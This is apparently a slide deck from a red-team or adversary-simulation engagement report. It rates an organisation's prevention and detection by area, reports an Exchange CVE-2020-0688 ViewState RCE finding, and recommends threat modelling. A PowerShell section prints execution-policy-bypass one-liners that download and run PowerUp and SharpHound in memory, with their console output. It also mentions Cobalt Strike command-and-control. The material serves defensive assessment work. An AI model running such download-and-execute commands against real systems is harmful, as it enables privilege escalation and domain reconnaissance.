
- Analyze how your action was prevented (if)
- Analyze if the environment has related logs
- Analyze if the logs are correlated correctly
- Analyze if the alarms are generated in correct manner
- Analyze if the alarms are handled by SOC teams
- Analyze Playbooks & Response Procedures

Reporting, Presenting & Training

- Report all the findings with quick actions
- Develop initiatives for sustain management & address root causes
- Create a Roadmap for initiatives considering effort & value
- Run table top exercises with SOC & Testing teams
- Meet with all parties including Business

Security landscape is assessed from Prevention, Detection & Response and a Weakness/Strength matrix was established

Reporting high level security landscape



Security landscape is assessed from Prevention, Detection & Response and a Weakness/Strength matrix was established

Reporting high level security landscape

		Prevention		Detection / Response		
Security Landscape	Web & Application Security Web Security, Secure SDLC, WAF, Architecture	Highly Restrictive Configure Web Application Firewall	Strong Web application testing capabilities & staff	High visibility on application security against threats	There is no documented Web Incident response procedure	Moderate
	Network Security Network based attack detection & prevention	Mature product management	Some risky exceptions on Network Devices	Strong log management & correlation against network level anomalies	Well designed response procedures to analyze Network anomalies	Strength
	Email & Endpoint Security Email related risks & securing endpoints	Client policies have some restriction opportunities from security perspective	Email protection technologies are solid and well configured, with minor weaknesses	High visibility on clients and custom designed use cases for related threats	Well defined, operated response processes against email & client based attacks	Strength
	Data Security Storing & Securing critical data	Many detection layers on Data Exfiltration activities	High quality DLP rules to detect internal activities	Limited visibility against alternate protocol exfiltration	Not clearly defined leakage response procedure & communication plan	Moderate
	Secure Configuration Secure configuration of clients & servers	Excessive unnecessary exceptions, missing control function	Client policies have some restriction opportunities from security perspective	Able to detect the incidents related with misconfigurations	Missing configuration and policy checks & missing corrective actions	Weakness
	CSOC Capabilities Incident monitoring, detection, analysis & response	Not Applicable	Not Applicable	Strong and agile detection capability, quick actions with sufficient skill sets	Strong analysis capability, wide orchestration and automation	Strength
	3rd Party Security 3rd party related security risks	Solid enforcement for VPN connections, integrated user management	Excessive rights for critical financial products	Specific use cases are designed for 3rd party remote connections	Response procedures should be reviewed against 3rd party related risks	Moderate
	Identity & Access Management Managing identities and securing critical accounts	Governance for local rights and application accesses are strong	Excessive public login pages with internal credentials	The ability to detect the source of identity related attacks needs improvement	Response procedures are solid to take actions against users	Moderate
	Human Factor Awareness and human reactions against attacks	Weak and not aware culture, without reporting cases	Very high phishing success because of the less awareness	High ability of detection the attacks targeting human factor	Quick actions for informing people against potential threats	Moderate
Weakness						
Neutral						
Strength						

ILLUSTRATIVE SAMPLE

Reporting Findings with Quick Actions & Initiatives

Reporting all “Good & Bad”

Findings

Finding 1

Detecting CVE-2020-0688 Remote Code Execution Vulnerability


Description

The CVE-2020-0688 vulnerability affects the Exchange Control Panel (ECP) component. The vulnerability affects all installations of Exchange Server because until the most recent patch, all Exchange Servers had the same validation key and validation algorithm in the web.config file. The POC exploits take advantage of same validation key and validation algorithm to craft a serialized __VIEWSTATE request parameter.

Remediation

- When the exploit sends the payload to the server, the IIS worker process w3wp.exe will spawn the malicious command. The figure below illustrates that the malicious calc.exe is running as a child to the parent w3wp.exe process. The calc.exe is also executed by the SYSTEM user.
 - The list of pages below are vulnerable to this attack, since the same validation key from the web.config is used in each of the pages, giving the attacker the ability to manipulate the VIEWSTATE. The following is a list of the other pages to be aware

Attack Vector	Attack Complexity	Privilege Required	User Interaction	Risk Category
Network	Medium	None	Bypassed	<ul style="list-style-type: none">➤ Gain Access➤ Availability Loss



Initiatives

Description

Initiative 3

Ensure Threat Modelling is used during the SDLC Phases of the Web Applications

Project Steps

1. Review the current SDLC phases and address if threat modelling is applied during design, build & test phases.
 2. Ensure the critical applications inventory is built and applications are classified in terms of criticality.
 3. Use design thinking, brainstorming, consulting and assistant tools to enable threat modelling for the SDLC phases.
 4. Ensure threat modelling applications support automation. Also it's important to ensure to add inputs from business teams.
 5. Once the threat modelling is enabled for inhouse, ensure it's also applied to 3rd party application developers.
 6. Ensure Periodic Adversary simulation Activities take place in order to test the security use cases that are deployed during SDLC.

Parties Involved

Information Security Teams, SOC Teams, Application Teams, Analyst Teams

Risk & Dependency

Great modelling is useful for brainstorming and automating the possible outcomes of a targeted scenario during the design, build and test phases of an application.

It's often easier to remediate a flaw during these phases rather than fixing it when the application is used in production.

Risk Category

Gain Access , Data Loss, Reputation Loss, Financial Impact, Availability Risks

Reporting all “Good & Bad”

Techniques

Powershell Execution

Procedure:
PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer. PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

Procedure Example(IBM):
Different type of Powershell invokers were executed in order to download payloads, discovery tools etc.

Mitigation:

- Code Signing:** Set PowerShell execution policy to execute only signed scripts.
- Disable or Remove Feature or Program:** It may be possible to remove PowerShell from systems when not needed, but a review should be performed to assess the impact to an environment, since it could be in use for many legitimate purposes and administrative functions. Disable/restrict the WinRM Service to help prevent uses of PowerShell for remote execution.
- Detection:** If proper execution policy is set, adversaries will likely be able to define their own execution policy if they obtain administrator or system access, either through the Registry or at the command line.

```
PS C:\Users\U0111445> powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp.ps1');Invoke-AllChecks"
Program 'powershell.exe' failed to run: Access is deniedAt line:1 char:1
+ powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp.ps1');Invoke-AllChecks"
+ ~~~~~
At line:1 char:1
+ powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp.ps1');Invoke-AllChecks"
Program 'powershell.exe' failed to run: Access is deniedAt line:1 char:1
+ powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp.ps1');Invoke-AllChecks"
+ ~~~~~
PS C:\Users\U0111445> powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"
Initial BloodHound run at 10:12:2019
Reported Collection Metrics to DC Group, localAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for kfs.local
Status: 79608 objects enumerated (+79608 2653,6/5 --- Using 127 MB RAM )
```

Landscape	Prevention Status	Detection Status
Windows Endpoints	Prevented	Detected


Cobalt Group
Cobalt Strike can execute a payload on a remote host with PowerShell. This technique does not write any data to disk

Deep Panda
Deep Panda has used PowerShell scripts to download and execute programs in memory, without writing to disk.

IBM

1 March 2020

Summary of Campaigns




Reporting all failed attempts & executive dashboards

Reporting all “Good & Bad”

All Failed Attempts

Cobaltstrike was leveraged to prepare dangerous payloads and establish a Command & Control Channel



All Details about Attempts

The benefits are both from security and business point of view

The Benefits of Engagement

The gains are very important both within the business lines and security. An engagement showing that the task of security is to protect the job.

It not only prepares your team, it allows you to close your doors in advance.

Integrated with Business

Being Prepared

Solid Evidences

Visibility on Different Aspects

A Multidimensional Enhancement

The Advanced Attackers (APTs)
are not Automated Bots, AI or
Software

Be Tested or Be Ready

